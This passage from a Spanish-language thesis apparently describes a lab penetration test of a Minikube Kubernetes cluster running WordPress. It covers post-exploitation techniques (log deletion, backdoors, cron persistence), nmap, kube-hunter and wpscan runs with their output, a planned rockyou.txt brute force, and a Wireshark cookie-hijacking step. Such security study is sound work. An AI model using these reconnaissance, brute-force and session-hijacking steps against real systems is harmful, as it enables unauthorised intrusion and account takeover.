


Figura 9. Esquema comparativo entre comunicación directa y ataque de intermediario.

Como se ha demostrado existen diversas técnicas y herramientas, pero para este caso en específico se buscaran vulnerabilidades dentro de la aplicación ejecutada así como en el sistema de kubernetes y su comunicación con la API y los contenedores de los que consta el sistema, esto se debe a que existen métodos de explotación que hacen uso del tráfico de red, ya sea vulnerabilidades de redes e infraestructura no controlada para este método de

experimentación, una vez accediendo al sistema en cualquiera de las capas anteriormente mencionadas se considera la etapa de explotación como terminada exitosamente, esto da la pauta a la siguiente fase, la post explotación.

3.3.5 Post explotación

La fase de post explotación es aquella en la cual se busca la manera de perseverar el acceso al sistema comprometido, así como el escalar los privilegios obtenidos para conseguir de forma más sencilla el acceso a la información u ocasionar daños al sistema atacado.

Esta fase se puede clasificar en diferentes etapas, dichas etapas tienen diferentes objetivos particulares pero que en conjunto nos permiten conseguir el control del sistema vulnerado dependiendo de las acciones que se deseen realizar. Estas etapas son:

- **Escalado de privilegios:** Esta fase tiene como objetivo el conseguir el mayor rango de privilegios dentro del sistema. En el entorno de kubernetes se busca conseguir el acceso sobre los contenedores con un mayor nivel de privilegios e incluso acceder a los recursos cloud.
- **Evasión de las defensas:** El objetivo de esta fase es ocultar las huellas que se suelen dejar al realizar cualquier acción realizada en el sistema, esto se hace ya sea borrando los logs, registros de acontecimientos y actividades, ya sea de forma manual o con ayuda de algún software especializado, en el caso de kubernetes se realiza la eliminación de objetos llamados eventos los cuales almacenan los cambios de estado de los nodos y el clúster. Otra huella digital importante es la dirección IP, esta se oculta con el uso de encadenamiento de proxys o enrutamiento cebolla para dificultar el rastreo en caso de ser descubiertos.

- **Vulneración de información:** Uno de los objetivos principales al momento de penetrar en un sistema es la recolección de información sensible, esta información puede ir desde el registro de claves confidenciales haciendo uso de un *keylogger*, software que se encarga de registrar las teclas oprimidas, hasta capturar todos los datos del tráfico de red. Estos datos pueden ser ocupadas para espionaje empresarial, solicitar una recompensa para el rescate de la información (*ransomware*) o simplemente ser eliminados con la intención de causar un daño.
- **Establecimiento de puertas traseras:** Una vez conseguido el acceso a un sistema se necesita una forma de mantener dicho acceso de forma persistente, esto se puede hacer con diversas herramientas, se pueden crear archivos con acceso al sistema que permitan el control en segundo plano, estas son conocidos como backdoors, estos se pueden crear ya sea a nivel de aplicación, en contenedores o directamente en el sistema de kubernetes. También se puede hacer uso de la herramienta “*cron job*” y con esta crear una tarea recurrente que nos asegure el acceso al sistema cada que se solicite.

3.3.6 Redacción de informes.

Como último paso del pentesting se realiza una serie de informes, estos demuestran los resultados finales que se presentan al cliente, en estos se detalla toda la información recopilada, como son las vulnerabilidades encontradas, los intentos de penetración tanto los fallidos como los exitosos, la información a la que se accedió y los posibles daños a provocar. Este proceso se divide en dos reportes, el reporte

ejecutivo y el técnico, a continuación, se muestran las principales características de cada uno de estos.

- **Reporte ejecutivo:** Este tiene como objetivo la presentación de la información ante el cliente, en este se presentan los datos en términos generales presentando las repercusiones y resultados del estudio en términos estadísticos y económicos. Los principales factores a reportar son los impactos, riesgos, dificultades encontradas, facilidad para concretar el ataque, posibles defensas y soluciones viables a implementar.
- **Reporte técnico:** A diferencia del anterior, en este reporte se muestran todos los procesos detallados con las explicaciones técnicas necesarias, los pasos que se llevaron a cabo, las herramientas, exploits, payloads y los recursos afectados durante el proceso del pentesting. En este se incluye un listado de posibles soluciones ante las vulnerabilidades encontradas en base a la prioridad considerando el nivel de riesgo para el sistema.

Con este paso se da por terminado el proceso de la construcción metodológica, esta sirve como una base para comenzar con la etapa practica de la auditoria, en esta se profundiza más en los puntos anteriormente mencionados de recopilación de información, análisis de vulnerabilidades, explotación y post explotación.

Capítulo IV

Desarrollo e Implementación

Durante este capítulo se detallan las herramientas utilizadas, así como la elaboración del entorno de pruebas sobre el cual se llevó a cabo el experimento. De la misma manera se desarrolló el caso práctico de la metodología planteada anteriormente sobre el entorno de pruebas haciendo uso de las técnicas y herramientas anteriormente descritas como se puede ver en la figura 10.




Figura 10. Integración de herramientas y técnicas en la metodología.

4.1 Creación del entorno de pruebas

Como se mencionó en el capítulo anterior para el experimento se utilizaron dos máquinas virtuales, una servirá como máquina anfitrión del sistema de kubernetes y la otra como el atacante con las herramientas necesarias para realizar los pasos definidos anteriormente.

La máquina anfitriona de kubernetes requiere de la instalación de software para mantener la infraestructura de kubernetes, en este caso es necesario el siguiente software:

- Docker
- Minikube
- Helm
- WordPress

Dentro de esta máquina se ejecuta un clúster de Minikube constituido por un solo nodo el cual actúa de nodo master y de host. Dentro de este nodo existen dos contenedores, uno para el sistema de base de datos y otro para WordPress, esto instalado con ayuda de la herramienta Helm.

Por otra parte, el sistema atacante requiere de las herramientas necesarias para el análisis y consecuente proceso de ataque controlado. Las herramientas utilizadas en este caso son utilidades que vienen incluidas en el sistema operativo Kali, así como aplicaciones específicamente diseñadas para el análisis de kubernetes. Estas herramientas son:

- Nmap. Esta nos permite realizar un escaneo de puertos y servicios disponibles en la red o dirección a analizar.
- CURL. Este está orientado a la transferencia de datos, en este caso para el envío de peticiones web a la API de kubernetes.
- WPScan. Este se encarga de analizar específicamente la aplicación de WordPress en busca de vulnerabilidades.
- Kube-hunter. Esta herramienta busca vulnerabilidades de configuración y permisos del clúster de kubernetes.

- Kubernetes-rbac-audit. Esta herramienta tiene como objetivo el analizar los roles vulnerables de RBAC.
- Kube-pod-escape. Este exploit permite la creación de un contenedor que permita acceso al host.

Una vez analizadas las herramientas a utilizar es necesario establecer una conexión entre ambas máquinas virtuales, esto es posible gracias al modo de red llamado “Red NAT” de VirtualBox, el gestor de virtualización del que se hizo uso, este modo de red nos permite conectar ambas máquinas virtuales a una misma red NAT que permite la comunicación entre ellas. Para este caso práctico se les asignaron las direcciones 192.168.200.12 para la máquina atacante y 192.168.200.7 para la máquina que maneja el servicio de kubernetes.

Después de confirmar que existe la comunicación entre ambas máquinas se levantó el servicio de kubernetes en la máquina correspondiente haciendo uso del software planteado, Minikube para el sistema de gestión de kubernetes y Helm para la instalación de la aplicación web WordPress.

Como se muestra en la figura 11, se obtiene la dirección desde la cual se desplegó el servicio de WordPress expuesto en el puerto 30210 de la dirección IP de la máquina encargada de kubernetes, la 192.168.200.7 la cual se puede visualizar desde cualquier máquina dentro de la misma red.




Figura 11. Interacción entre máquinas virtuales.

Para la preparación del entorno de pruebas del lado del atacante se descargaron las herramientas necesarias para análisis de kubernetes como Kube-hunter y Kube-pod-escape, el resto de herramientas utilizadas ya forman parte del sistema operativo de Kali.

4.2 Ejecución del pentesting

Durante esta etapa se realizó la prueba de penetración propuesta, llevando a cabo las etapas anteriormente descritas, estas etapas son la exploración, análisis de vulnerabilidades, explotación y post explotación.

4.2.1 Exploración

Para realizar el análisis de la información del sistema se utilizó la herramienta Nmap, esta es útil en el descubrimiento de redes y la auditoría de seguridad pues efectúa un escaneo y rastreo sobre los puertos de la dirección o red a escanear para identificar puertos abiertos, versiones de aplicaciones, sistemas operativos y servicios en ejecución, estas interacciones se muestran en la figura 12.




Figura 12. Diagrama de interacción de Nmap.

Suponiendo que se conoce la dirección IP a atacar, en este caso la dirección es” 192.168.200.7 en el cual se llevó a cabo el análisis de los puertos comunes en el servicio de kubernetes con el comando:

```
“nmap -sC -sV -p 2379,2380,8443,10249,10250,10256,30210,30658 192.168.200.7”
```

El resultado arroja la siguiente información sobre los puertos analizados:

2379/2380: almacenamiento etcd, este es almacén de valores clave de alta disponibilidad que se utiliza como almacén de respaldo de Kubernetes para todos los datos del clúster.

```

2379/tcp open  ssl/etcd-client?
|_ ssl-cert: Subject: commonName=kali
|_ Subject Alternative Name: DNS:kali, DNS:localhost, IP Address:192.168.200.7, IP Address:127.0.0.1,
|_ Not valid before: 2021-11-29T16:48:42
|_ Not valid after: 2022-11-29T16:48:42
|_ ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|_   h2
2380/tcp open  ssl/etcd-server?
|_ ssl-cert: Subject: commonName=kali
|_ Subject Alternative Name: DNS:kali, DNS:localhost, IP Address:192.168.200.7, IP Address:127.0.0.1,
|_ Not valid before: 2021-11-29T16:48:42
|_ Not valid after: 2022-11-29T16:48:42
|_ ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|_   h2

```

Figura 13. Almacenamiento etcd.

8443: API de kubernetes. En este puerto se expone la API de control de Kubernetes como un servidor HTTPS para la transferencia segura de datos.

```

8443/tcp open  ssl/https-alt
|_ fingerprint-strings:
|_   FourOhFourRequest:
|_     HTTP/1.0 403 Forbidden
|_     Audit-Id: 10fd420e-73a3-4f4b-ab14-35874fc3c15e
|_     Cache-Control: no-cache, private
|_     Content-Type: application/json
|_     X-Content-Type-Options: nosniff
|_     X-Kubernetes-Pf-Flowschema-Uid: a6264047-7ed2-447c-8235-afb93dbb174b
|_     X-Kubernetes-Pf-Prioritylevel-Uid: 6b05fd13-70af-4546-92b9-15b4aa25afed
|_     Date: Mon, 29 Nov 2021 18:14:54 GMT
|_     Content-Length: 212
|_     {"kind":"Status","apiVersion":"v1","metadata":{"},"status":"Failure","message":"forbidden: User \"system:anonymous\" cann
ot get path \"/nice ports,/Trinity.txt.bak\"", "reason":"Forbidden","details":{"},"code":403}

```

Figura 14. Puerto de la API de kubernetes.

10249/10250: API HTTPS para acceso completo del componente Kubelet.

```

10249/tcp open  http          Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_ http-title: Site doesn't have a title (text/plain; charset=utf-8).
10250/tcp open  ssl/http          Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_ http-title: Site doesn't have a title (text/plain; charset=utf-8).
|_ ssl-cert: Subject: commonName=kali@1638204155
|_ Subject Alternative Name: DNS:kali
|_ Not valid before: 2021-11-29T15:42:35
|_ Not valid after: 2022-11-29T15:42:35
|_ ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|_   h2
|_ http/1.1

```

Figura 15. Almacenamiento etcd.

10256: Indicar el estado actual del servidor de API realizando una comprobación de salud del kube-proxy.

30210/ 30658: Servicio de WordPress mediante el cual se puede acceder a la aplicación.

```
10256/tcp open  http          Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
30210/tcp open  http          Apache httpd 2.4.41 ((Unix) OpenSSL/1.1.1d PHP/7.4.3)
|_http-generator: WordPress 5.3.10
|_http-robots.txt: 1 disallowed entry
|_wp-admin/
|_http-server-header: Apache/2.4.41 (Unix) OpenSSL/1.1.1d PHP/7.4.3
|_http-title: User&#039;s Blog! &#8211; Just another WordPress site
30658/tcp open  http          Apache httpd 2.4.41 ((Unix) OpenSSL/1.1.1d PHP/7.4.3)
|_http-generator: WordPress 5.3.10
|_http-robots.txt: 1 disallowed entry
|_wp-admin/
|_http-server-header: Apache/2.4.41 (Unix) OpenSSL/1.1.1d PHP/7.4.3
|_http-title: User&#039;s Blog! &#8211; Just another WordPress site
```

Figura 16. Servicios kube-proxy y WordPress.

Los puertos analizados no demuestran alguna vulnerabilidad importante, pero reflejan información que puede ser aprovechada como la versión de algunas aplicaciones y el sistema operativo anfitrión, estos datos se pueden aprovechar para buscar nuevos vectores de ataque.

Para buscar nuevos vectores de ataque se utilizan herramientas especializadas, como kube-hunter, este nos permitirá buscar errores de configuración dentro del sistema de kubernetes como se muestra en la figura 17, esta herramienta busca de puertos abiertos relacionados con Kubernetes y prueba cualquier problema de configuración que deje su clúster expuesto a los atacantes.




Figura 17. Diagrama de interacción de kube-hunter.

Al realizar la prueba de seguridad en la dirección IP del servidor reflejo los resultados indicados en la figura 18, esta no detecto ninguna vulnerabilidad en la plataforma.

```
Remotes (separated by a ','): 192.168.200.7
2021-11-30 17:27:23,046 INFO kube_hunter.modules.report.collector
2021-11-30 17:27:23,046 INFO kube_hunter.modules.report.collector
2021-11-30 17:27:23,061 INFO kube_hunter.modules.report.collector
2021-11-30 17:27:23,373 INFO kube_hunter.modules.report.collector
```

Nodes

TYPE	LOCATION
Node/Master	192.168.200.7

Detected Services

SERVICE	LOCATION	DESCRIPTION
Kubelet API	192.168.200.7:10250	The Kubelet is the main component in every Node, all pod operations goes through the kubelet
Etcid	192.168.200.7:2379	Etcid is a DB that stores cluster's data, it contains configuration and current state information, and might contain secrets

No vulnerabilities were found

Figura 18. Ejecución de kube-hunter.

Al no encontrar vulnerabilidades importantes para generar un vector de ataque en los puertos disponibles del servicio de kubernetes se realizó un análisis a nivel de aplicación, con el análisis de los puertos realizado se identificó que la aplicación ejecutándose es WordPress 5.3.10, para realizar el análisis de esta aplicación se hizo uso de la herramienta WPScan, como se muestra en la figura 19, esta nos permite conocer las vulnerabilidades asociadas a la aplicación así como los complementos y temas activos dentro del sitio web.





Figura 19. Diagrama de interacción de WPScan.

Ésta se ejecuta con el comando “`wpscan -url http://192.168.200.7:30210/`” y genera un resumen donde se muestran archivos y características que puedan ser explotadas como una vulnerabilidad, un ejemplo de esto se muestra en la figura 20.

```

L$ wpscan --url http://192.168.200.7:30210/

```


 WordPress Security Scanner by the WPScan Team
 Version 3.8.18
 Sponsored by Automattic - <https://automattic.com/>
 @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```

[+] URL: http://192.168.200.7:30210/ [192.168.200.7]
[+] Started: Wed Dec 1 08:48:53 2021

Interesting Finding(s):

[+] Headers
    Interesting Entries:
    - Server: Apache/2.4.41 (Unix) OpenSSL/1.1.1d PHP/7.4.3
    - X-Powered-By: PHP/7.4.3
    Found By: Headers (Passive Detection)
    Confidence: 100%

[+] robots.txt found: http://192.168.200.7:30210/robots.txt
    Interesting Entries:
    - /wp-admin/
    - /wp-admin/admin-ajax.php
    Found By: Robots Txt (Aggressive Detection)
    Confidence: 100%

```

Figura 20. Ejecución de *wpscan*.

El análisis mostro datos importantes a nivel de aplicación, uno de los más importantes es el listado de usuarios registrados en el sistema como se muestra en la figura 21, con estos datos se realizó un ataque de fuerza bruta con ayuda del archivo *rockyou.txt*, este es un diccionario de las contraseñas más comunes recopilados de fuentes como Gmail, LinkedIn, Facebook y Twitter. (Graham, 2021).

```
[i] User(s) Identified:
[+] user
    Found By: Author Posts - Author Pattern (Passive Detection)
    Confirmed By:
        Rss Generator (Passive Detection)
        Wp Json Api (Aggressive Detection)
            - http://192.168.200.7:30210/wp-json/wp/v2/users/?per_page=100&page=1
        Rss Generator (Aggressive Detection)
        Author Id Brute Forcing - Author Pattern (Aggressive Detection)
        Login Error Messages (Aggressive Detection)
```

Figura 21. Listado de usuarios.

Una de las principales características de WordPress es el uso de plugins, estos son secciones de código que añaden funcionalidades al código original, estos al ser implementaciones de terceros cuentan con riesgos de seguridad, la herramienta wpscan cuenta con funciones para el análisis de vulnerabilidades de plugins así como para su detección, como se muestra en la figura 22 al ejecutar el comando `wpscan -url http://192.168.200.7:30210/ --enumerate p` muestra todos los plugins encontrados en el sistema así como el nivel de confianza.

```

[i] Plugin(s) Identified:

[+] google-analytics-for-wordpress
Location: http://192.168.200.7:30210/wp-content/plugins/google-analytics-for-wordpress/
Last Updated: 2021-11-03T15:48:00.000Z
[!] The version is out of date, the latest version is 8.2.0

Found By: Monster Insights Comment (Passive Detection)

Version: 7.10.3 (100% confidence)
Found By: Monster Insights Comment (Passive Detection)
- http://192.168.200.7:30210/31cffb3.html, Match: 'Google Analytics by MonsterInsights plugin v7.10.3 -'
Confirmed By: Readme - Stable Tag (Aggressive Detection)
- http://192.168.200.7:30210/wp-content/plugins/google-analytics-for-wordpress/readme.txt

[+] reflex-gallery
Location: http://192.168.200.7:30210/wp-content/plugins/reflex-gallery/
Latest Version: 3.1.7 (up to date)
Last Updated: 2021-03-10T02:38:00.000Z

Found By: Urls In 404 Page (Passive Detection)

Version: 3.1.7 (80% confidence)
Found By: Readme - Stable Tag (Aggressive Detection)
- http://192.168.200.7:30210/wp-content/plugins/reflex-gallery/readme.txt

[+] w3-total-cache
Location: http://192.168.200.7:30210/wp-content/plugins/w3-total-cache/
Last Updated: 2021-11-22T17:31:00.000Z
[!] The version is out of date, the latest version is 2.2.0

Found By: Comment Debug Info (Passive Detection)

Version: 0.12.0 (100% confidence)
Found By: Readme - Stable Tag (Aggressive Detection)
- http://192.168.200.7:30210/wp-content/plugins/w3-total-cache/readme.txt
Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
- http://192.168.200.7:30210/wp-content/plugins/w3-total-cache/readme.txt

```

Figura 22. Listado de plugins.

El análisis detectó que hay plugins instalados, pero ninguno cuenta con alguna vulnerabilidad importante, al menos ninguna que pueda ser aprovechada como vector de ataque principal, ante la negativa en esta búsqueda se optó por usar un ataque de secuestro de cookies, , las cookies son identificadores o tokens generados para cada usuario al momento de autenticarse en un sistema con un usuario y contraseña valido (Salisbury, 2021), esto se llevó a cabo haciendo uso de una herramienta de análisis de tráfico como es wireshark, la cual nos permite recuperar las cookies del sitio una vez que un usuario que tiene el nivel de autorización necesario inicia su sesión.

Los pasos para realizar este ataque son como se muestra en la figura 23, se intercepta el tráfico de la víctima, se capturan los paquetes hasta encontrar los que lleven los datos de la sesión, una vez identificados estos datos se usan para duplicar la sesión de la víctima lo que lleva a la desincronización de la víctima y acto seguido tomar los datos de identificación de la misma para suplantar su identidad dentro del sistema, al acceder al sistema con los datos de la víctima se considera exitoso el secuestro de la sesión.

